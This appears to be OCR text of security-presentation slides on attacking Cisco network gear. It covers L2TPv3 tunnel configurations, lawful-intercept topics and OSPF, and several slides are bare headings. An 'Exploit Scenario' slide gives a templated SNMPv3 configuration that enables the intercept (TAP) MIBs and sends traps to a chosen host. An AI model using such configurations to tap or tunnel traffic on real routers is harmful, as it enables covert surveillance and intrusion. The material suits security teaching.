



```
l2tp-class l2tp-defaults
 retransmit initial retries 30
 cookie-size 8
pseudowire-class ether-pw
 encapsulation l2tpv3
 protocol none
 ip local interface Loopback0
interface Ethernet 0/0
 xconnect 2.2.2.2 123 encapsulation l2tpv3 manual pw-class ether-pw
 l2tp id 222 111
 l2tp cookie local 4 54321
 l2tp cookie remote 4 12345
 l2tp hello l2tp-defaults
```

```
l2tp-class l2tp-defaults
 retransmit initial retries 30
 cookie-size 8
pseudowire-class ether-pw
 encapsulation l2tpv3
 protocol none
 ip local interface Loopback0
interface Ethernet 0/0
 xconnect 1.1.1.1 123 encapsulation l2tpv3 manual pw-class ether-pw
 l2tp id 222 111
 l2tp cookie local 4 54321
 l2tp cookie remote 4 12345
 l2tp hello l2tp-defaults
```


Reference: http://www.cisco.com/en/US/docs/ios-xml/ios/wan_lserv/configuration/xe-3s/asr1000/wan-l2-tun-pro-v3-xe.pdf


Lawful Intercept
Overview



Reference:
http://www.cisco.com/en/US/docs/switches/lan/catalyst6500/ios/12.2SX/lawful/intercept/65LI.pdf
http://www.cisco.com/en/US/docs/routers/asr9000/software/asr9k_r4.1/security/configuration/guide/syssec_cg41asr9k_chapter3.pdf


Lawful Intercept
Identify Physical Source of Traffic





DHCP Option 82 provides the DSLAM and Switch Name and the Physical Interface That Requested a DHCP IP Address


Lawful Intercept
Exploit Scenario



Snmp-server view <*view-name*> ciscoTap2MIB included
Snmp-server view <*view-name*> ciscoIpTapMIB included
Snmp-server group <*group-name*> v3 auth read <*view-name*> *write* <*view-name)* notify <*view-name*>
Snmp-server host <*ip-address*> traps version 3 priv <*username*> udp-port <*port-number*>
Snmp-server user <*mduser-id*> <*groupname*> v3 auth md5 <*md-password*>


References:
http://www.cisco.com/en/US/docs/switches/lan/catalyst6500/ios/12.2SX/lawful/intercept/65LI.pdf
http://www.cisco.com/en/US/docs/routers/asr9000/software/asr9k_r4.1/security/configuration/guide/syssec_cg41asr9k_chapter3.pdf

Two-way Connection via NAT




OSPF Overview

- OSPF runs the SPF Algorithm
- OSPF advertises updates, routes etc with LSA's
- Routes determined based on link cost
- Clear / MD5 Authentication



Reference: http://www.cisco.com/en/US/tech/tk365/technologies_white_paper09186a0080094e9e.shtml

Hack the Network via OSPF



OSPF Exploit Tools

